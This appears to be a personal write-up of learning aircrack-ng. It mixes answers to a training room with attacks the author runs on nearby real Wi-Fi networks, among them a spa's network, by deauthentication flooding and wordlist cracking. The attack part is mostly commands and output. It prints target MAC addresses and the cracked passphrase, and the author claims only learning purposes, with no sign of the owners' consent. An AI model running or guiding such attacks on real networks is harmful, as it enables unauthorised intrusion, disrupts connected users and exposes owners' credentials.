Opening Gakii-01.cap
Read 65891 packets.
1 potential targets

Aircrack-ng 1.7

[00:04:41] 659348/14344392 keys tested (2376.22 k/s)
Time left: 1 hour, 35 minutes, 59 seconds 4.60%
Current passphrase: dundeereovers

Master Key : FA 05 D0 5C 39 6B D9 0B 94 EC 9A AA 8F 70 8A 38
1A B8 B5 D2 10 04 60 77 E9 36 0E 30 16 30 2E 5F

Transient Key : 65 D0 B6 FC E8 34 E2 46 AE 35 B4 6D 78 66 FA F6
EB 0D 74 75 4D 91 6E 64 90 8F F1 73 A4 33 67 90
2E 2A 54 BF 43 E4 A1 06 17 7A B8 E3 98 D9 BB E7
BD EC 4A F3 93 08 18 2F A9 35 02 3B AA 59 BB 54

EAPOL HMAC : 78 F0 9A CE FC 61 F1 DC 59 B0 94 6C AD DE 7C 44

^C
Quitting aircrack-ng...

(kali@kali)-[~/Desktop]
$
```

Unfortunately, Gakii’s wifi seemed to have a strong PSK. I went ahead and tried another one from the list” baraka spa” wifi.

The next step is to capture the packets using **airodump-ng**. The command i ran was

- **sudo airodump-ng --bssid CC:2D:21:67:C2:48 -c 9 --write Baraka wlan0mon**

```
(kali@kali)-[~/Desktop]
$ sudo airodump-ng --bssid CC:2D:21:67:C2:48 -c 9 --write Baraka wlan0mon
13:04:36 Created capture file "Baraka-02.cap".

CH 9 ][ Elapsed: 24 s ][ 2024-11-07 13:05 ][ WPA handshake: CC:2D:21:67:C2:48

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
CC:2D:21:67:C2:48 -75 0 262 1106 11 9 270 WPA2 CCMP PSK BARAKA SPA

BSSID STATION PWR Rate Lost Frames Notes Probes
CC:2D:21:67:C2:48 9C:5F:5A:F6:8F:4D -1 1e-0 0 43
CC:2D:21:67:C2:48 CA:CF:40:1E:35:0F -83 1e-1 0 45
CC:2D:21:67:C2:48 EE:03:71:0D:05:EF -1 6e-0 0 21
CC:2D:21:67:C2:48 5A:9E:C7:2E:99:66 -92 1e-1 0 72
CC:2D:21:67:C2:48 56:86:6E:C5:E6:29 -86 12e-11 0 815
CC:2D:21:67:C2:48 C4:FE:5B:03:73:49 -84 1e-1e 0 407
Quitting...
```

To de-authentication attack against a device connected to make the device re-establish a connection so I can **capture the 4-way handshake**.

I ran the following command

- “**sudo aireplay-ng --deauth 250 -a CC:2D:21:67:C2:48 wlan0mon**”.

```
(kali@kali)-[~/Pictures]
$ sudo aireplay-ng --deauth 250 -a CC:2D:21:67:C2:48 wlan0mon
13:04:40 Waiting for beacon frame (BSSID: CC:2D:21:67:C2:48) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:04:40 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:41 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:41 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:42 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:42 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:42 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:44 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:44 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:48 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:48 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:49 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:49 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:50 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
13:04:50 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:2D:21:67:C2:48]
```

Then on my airodump scan. I saw at the right top : **WPA handshake: <mac address>** and i stopped the replay attack and the airodump-ng scan.

```
kali@kali: ~/Pictures
File Actions Edit View Help
13:05:00 Sending Beacon (code 1) to broadcast BSSID: CC:2D:21:67:C2:48
kali@kali: ~/Desktop
File Actions Edit View Help
CH 9 ][ Elapsed: 24 s ][ 2024-11-07 13:05 ][ WPA handshake: CC:2D:21:67:C2:48
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
CC:2D:21:67:C2:48 -75 0 262 1106 11 9 270 WPA2 COMP PSK BARAKA SPA
BSSID STATION PWR Rate Lost Frames Notes Probes
CC:2D:21:67:C2:48 9C:5F:5A:F6:8F:4D -1 1e- 0 0 43
CC:2D:21:67:C2:48 CA:CF:40:1F:35:0F -83 1e- 1 0 45
CC:2D:21:67:C2:48 EE:03:71:9D:85:EF -1 6e- 0 0 21
CC:2D:21:67:C2:48 5A:9E:C7:2E:99:06 -92 1e- 1 0 72
CC:2D:21:67:C2:48 56:86:6E:C5:E6:29 -86 12e-11 0 815
CC:2D:21:67:C2:48 C4:FE:5B:03:73:49 -84 1e- 1e 0 407
Quitting ...
(kali@kali)-[~/Desktop]
$
```


To crack the password i ran the following command “**sudo aircrack-ng -b CC:2D:21:67:C2:48 baraka.cap -w /usr/share/wordlists/rockyou.txt**”.

```
kali@kali: ~/Desktop
File Actions Edit View Help
AirCrack-ng 1.7
[00:00:10] 25718/14344392 keys tested (2511.85 k/s)
Time left: 1 hour, 35 minutes, 0 seconds 0.18%
KEY FOUND! [ 19701970 ]
Master Key : 6D 75 3D 4C 23 05 EA 32 EC DA CB 28 3F BC 74 39
C7 64 83 C9 F6 40 FA 21 BB B0 2D E2 1D CD F4 D2
Transient Key : 51 DE 70 DB 45 D8 49 D7 D9 AC 86 3B 35 86 C8 0A
10 45 E3 80 B3 A4 C7 DA 46 A1 C2 1D F9 72 B0 64
12 97 00 D3 CF 1C 10 0C A4 D1 C0 E8 28 F4 B3 4D
C4 4B 4C 96 7E 7C 81 A1 EE D1 A4 35 6E B7 7F 1F
EAPOL HMAC : 2D FB 72 B4 6F AD 29 76 E7 AF AF 11 58 8F 1E A9
(kali@kali)-[~/Desktop]
$
```

Luckily i found baraka spa’s wifi password!!!!.. Hacking is fun. But i did nothing to their wifi. It was just for learning purposes.

I also tested how secure is bentah’s wifi. The first step is to capture the packets using airodump-ng. The command i ran was

- **sudo airodump-ng --bssid 58:D9:D5:06:46:01 -c 6 --write bentah wlan0mon**



```
(kali@kali)-[~/Desktop]
$ sudo airodump-ng --bssid 58:D9:D5:06:46:01 -c 6 --write bentah wlan0mon
13:31:27 Created capture file "bentah-02.cap".

CH 6 ][ Elapsed: 24 s ][ 2024-11-07 13:31 ][ WPA handshake: 58:D9:D5:06:46:01

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
58:D9:D5:06:46:01 -89 100 104 62 1 6 130 WPA2 CCMP PSK Bentah


BSSID STATION PWR Rate Lost Frames Notes Probes
58:D9:D5:06:46:01 00:E0:29:2F:DE:97 -93 1e-1 1 6
58:D9:D5:06:46:01 BC:91:B5:14:D7:6C -1 1e-0 0 9
58:D9:D5:06:46:01 02:B1:69:4D:D4:93 -92 1e-1e 0 54 EAPOL
Quitting ...

(kali@kali)-[~/Desktop]
$
```

To de-authentication attack against a device connected to make the device re-establish a connection so I can **capture the 4-way handshake**.

I ran the following command

- **sudo aireplay-ng --deauth 250 -a 58:D9:D5:06:46:01 wlan0mon**



```
(kali@kali)-[~/Pictures]
$ sudo aireplay-ng --deauth 250 -a 58:D9:D5:06:46:01 wlan0mon
13:31:31 Waiting for beacon frame (BSSID: 58:D9:D5:06:46:01) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:31:32 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:32 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:33 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:33 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:35 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:35 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:36 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:36 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:37 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
13:31:37 Sending DeAuth (code 7) to broadcast -- BSSID: [58:D9:D5:06:46:01]
```

Then on my airodump scan. I saw at the right top : **WPA handshake: <mac address>** and i stopped the replay attack and the airodump-ng scan.


```
kali@kali: ~/Pictures
File Actions Edit View Help
13:31:16 Scanning Network (code 7) to broadcast...
kali@kali: ~/Desktop
File Actions Edit View Help
CH 6 ][ Elapsed: 24 s ][ 2024-11-07 13:31 ][ WPA handshake: 58:D9:D5:06:46:01
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
58:D9:D5:06:46:01 -89 100 104 62 1 6 130 WPA2 CCMP PSK Bentah
BSSID STATION PWR Rate Lost Frames Notes Probes
58:D9:D5:06:46:01 00:E0:29:2F:DE:97 -93 1e- 1 1 6
58:D9:D5:06:46:01 BC:91:B5:14:D7:6C -1 1e- 0 0 9
58:D9:D5:06:46:01 02:B1:69:4D:D4:93 -92 1e- 1e 0 54 EAPOL
Quitting ...
(kali@kali)-[~/Desktop]
$
```

To crack the password i ran the following command “**sudo aircrack-ng -b 58:D9:D5:06:46:01 bentah-01.cap -w /usr/share/wordlists/rockyou.txt**”.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo aircrack-ng -b 58:D9:D5:06:46:01 bentah-02.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening bentah-02.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 11902 packets.
1 potential targets
```


```
Aircrack-ng 1.7
[00:05:48] 788480/14344392 keys tested (2296.21 k/s)
Time left: 1 hour, 38 minutes, 23 seconds 5.50%
Current passphrase: sulitfam
Master Key : A3 5C CA 8F F2 26 05 8A DC 9C A8 2C 8C 2A ED 2D
2D FE 1F 3B 7C D2 CB 34 AA 72 C4 0D 15 B0 D6 92
Transient Key : C8 65 97 E5 65 44 E0 A5 5F 22 20 E3 AE 32 F0 47
DA 47 F2 4E D3 27 9E 8E 0E E1 C8 90 4C C7 B3 1D
C3 11 57 34 66 A4 D2 3A 72 6A 69 F5 21 43 4D C1
72 67 7B 03 EC 47 63 C5 09 E2 B2 39 4D A4 12 E0
EAPOL HMAC : C6 FB 34 DA E5 53 40 D2 53 AC 3D 9F FE 07 6C 9F
^C
Quitting aircrack-ng ...
(kali@kali)-[~/Desktop]
$
```

Question : And to set the channel?


Answer: --channel

Question : And how do you tell it to capture packets to a file?

Answer: -w “--write”



I first checked the status using **"iwconfig"** command to confirm the mode.



Then activated the monitor mode on my machine by running **"sudo airmon-ng start wlan0"** command.


```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1950 NetworkManager
2006 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k Qualcomm Atheros AR9285 Wireless Network Adapter (PCI-Express) (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~/Desktop]
$ iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

(kali@kali)-[~/Desktop]
$
```

To deactivate monitor mode in aircrack-ng, we disable the monitor mode on the wireless interface we were using.

1. **Identify the Interface:** First, we need to confirm the name of the wireless interface that is currently in monitor mode. We can list all interfaces with the “**iwconfig**” command.


```
(kali@kali)-[~/Desktop]
$ iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

(kali@kali)-[~/Desktop]
$
```


Look for the interface that has Mode:Monitor listed (**e.g., wlan0mon, wlan1mon, etc.**).

2. Switch to Managed Mode. To turn off monitor mode, we need to switch the interface back to managed mode.


- Disable the interface (replace wlan0mon with your interface name) by running “**sudo ip link set wlan0mon down**”



- Change the mode back to manage by running “**sudo iw dev wlan0mon set type managed**” command.




Then we Re-enable the interface by running “**sudo ip link set wlan0mon up**” command.



To verify that the interface is now in **managed** mode, run **iwconfig** again. You should now see **Mode:Managed** instead of **Mode:Monitor**.

Aircrack-ng - Let's Get Cracking



Question: What flag do we use to specify a BSSID to attack?

Answer: -b


Question: What flag do we use to specify a wordlist?

Answer: -w

Question: How do we create a HCCAPX in order to use hashcat to crack the password?

Answer: -j

I run the command “aircrack-ng –help” and that's how i learnt about it.



Question: Using the rockyou wordlist, crack the password in the attached capture. What's the password?

Answer: greeneggsandham

First, I downloaded the task files a .gz compressed file named. Then using **gzip** i unzip the .gz file. I found a .tar archive. Using **tar** tool i “unzipped” the tar ball and found some files.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ls
Captures_1578171018678.tar.gz
(kali@kali)-[~/Desktop]
